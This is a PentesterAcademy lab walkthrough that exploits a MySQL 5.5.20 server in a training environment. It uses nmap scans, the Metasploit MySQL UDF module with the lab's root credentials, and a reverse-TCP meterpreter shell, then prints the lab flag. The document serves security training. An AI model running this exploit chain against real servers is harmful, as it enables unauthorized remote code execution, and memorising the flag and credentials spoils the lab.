

ATTACK
DEFENSE
by PentesterAcademy


Name	Vulnerable Database Server
URL	https://attackdefense.com/challengedetails?cid=2199
Type	Basic Exploitation: With Metasploit

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking the target IP address.

Note: The target IP address is stored in the “target” file.

Command: cat /root/Desktop/target



Step 2: Run a Nmap scan against the target IP.

Command: nmap 10.0.23.189

```
┌──(root💀 attackdefense)-[~]
└─# nmap 10.0.23.189
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-30 16:31 IST
Nmap scan report for ip-10-0-23-189.ap-southeast-1.compute.internal (10.0.23.189)
Host is up (0.0014s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 1.59 seconds

┌──(root💀 attackdefense)-[~]
└─#
```

Step 3: We have discovered that multiple ports are open. MySQL server is also running on port 3306.

Running Nmap again to discover the MySQL database version.

Command: nmap -sV -p 3306 10.0.23.189

```
┌──(root💀 attackdefense)-[~]
└─# nmap -sV -p 3306 10.0.23.189
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-30 16:33 IST
Nmap scan report for ip-10-0-23-189.ap-southeast-1.compute.internal (10.0.23.189)
Host is up (0.0025s latency).

PORT     STATE SERVICE VERSION
3306/tcp open  mysql   MySQL 5.5.20-log

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.45 seconds

┌──(root💀 attackdefense)-[~]
└─#
```

Step 4: We have discovered that MySQL 5.5.20 is running on the target.

We have the credentials of the MySQL server. i.e **root:nirvana**

MySQL 5.X versions are vulnerable to MySQL UDF: https://www.exploit-db.com/exploits/1518

We are going to use MySQL UDF metasploit module to exploit the target.

Commands:

```
msfconsole -q
use exploit/multi/mysql/mysql_udf_payload
set FORCE_UDF_UPLOAD true
set PASSWORD nirvana
set USERNAME root
set RHOSTS 10.0.23.189
set LHOST 10.10.1.2
set PAYLOAD windows/meterpreter/reverse_tcp
exploit
```

```
┌──(root㉿attackdefense)-[~]
└─# msfconsole -q
msf6 > use exploit/multi/mysql/mysql_udf_payload
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/mysql/mysql_udf_payload) > set FORCE_UDF_UPLOAD true
FORCE_UDF_UPLOAD => true
msf6 exploit(multi/mysql/mysql_udf_payload) > set PASSWORD nirvana
PASSWORD => nirvana
msf6 exploit(multi/mysql/mysql_udf_payload) > set USERNAME root
USERNAME => root
msf6 exploit(multi/mysql/mysql_udf_payload) > set RHOSTS 10.0.23.189
RHOSTS => 10.0.23.189
msf6 exploit(multi/mysql/mysql_udf_payload) > set LHOST 10.10.1.2
LHOST => 10.10.1.2
msf6 exploit(multi/mysql/mysql_udf_payload) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/mysql/mysql_udf_payload) > exploit

[*] Started reverse TCP handler on 10.10.1.2:4444
[*] 10.0.23.189:3306 - Checking target architecture...
[*] 10.0.23.189:3306 - Checking for sys_exec()...
[*] 10.0.23.189:3306 - Checking target architecture...
[*] 10.0.23.189:3306 - Checking for MySQL plugin directory...
[*] 10.0.23.189:3306 - Target arch (win64) and target path both okay.
[*] 10.0.23.189:3306 - Uploading lib_mysqludf_sys_64.dll library to c:/wamp/bin/mysql/mysql5
[*] 10.0.23.189:3306 - Checking for sys_exec()...
[*] 10.0.23.189:3306 - Command Stager progress -   1.47% done (1499/102246 bytes)
[*] 10.0.23.189:3306 - Command Stager progress -   2.93% done (2998/102246 bytes)
[*] 10.0.23.189:3306 - Command Stager progress -   4.40% done (4497/102246 bytes)
[*] 10.0.23.189:3306 - Command Stager progress -   5.86% done (5996/102246 bytes)
[*] 10.0.23.189:3306 - Command Stager progress -   7.33% done (7495/102246 bytes)
```

```
[*] 10.0.23.189:3306 - Command Stager progress -  95.29% done (97435/102246 bytes)
[*] 10.0.23.189:3306 - Command Stager progress -  96.76% done (98934/102246 bytes)
[*] 10.0.23.189:3306 - Command Stager progress -  98.19% done (100400/102246 bytes)
[*] 10.0.23.189:3306 - Command Stager progress -  99.59% done (101827/102246 bytes)
[*] Sending stage (175174 bytes) to 10.0.23.189
[*] 10.0.23.189:3306 - Command Stager progress - 100.00% done (102246/102246 bytes)
[*] Meterpreter session 1 opened (10.10.1.2:4444 -> 10.0.23.189:49212) at 2020-12-30 16:53:03 +0530

meterpreter >
```

We have successfully exploited the target MySQL server and received a meterpreter shell.

Step 5: Read the flag.

Commands:

shell
cd /
dir
type flag.txt

```
meterpreter > shell
Process 2320 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

c:\wamp\bin\mysql\mysql5.5.20\data>cd /
cd /

c:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is AEDF-99BD

 Directory of c:\

09/15/2020  06:53 AM                32 flag.txt
08/22/2013  03:52 PM    <DIR>          PerfLogs
09/15/2020  06:43 AM    <DIR>          Program Files
09/05/2020  09:05 AM    <DIR>          Program Files (x86)
09/10/2020  09:50 AM    <DIR>          Users
09/15/2020  06:45 AM    <DIR>          wamp
12/30/2020  11:23 AM    <DIR>          Windows
               1 File(s)             32 bytes
               6 Dir(s)   9,032,847,360 bytes free

c:\>type flag.txt
type flag.txt
ef4a678e9c8268a479fb2936955e537b
c:\>
```

This reveals the flag to us.

Flag: ef4a678e9c8268a479fb2936955e537b

References:

1. MySQL (https://www.mysql.com/)
2. Metasploit Module (https://www.rapid7.com/db/modules/exploit/multi/mysql/mysql_udf_payload)
3. Command execution with a MySQL UDF (https://bernardodamele.blogspot.com/2009/01/command-execution-with-mysql-udf.html)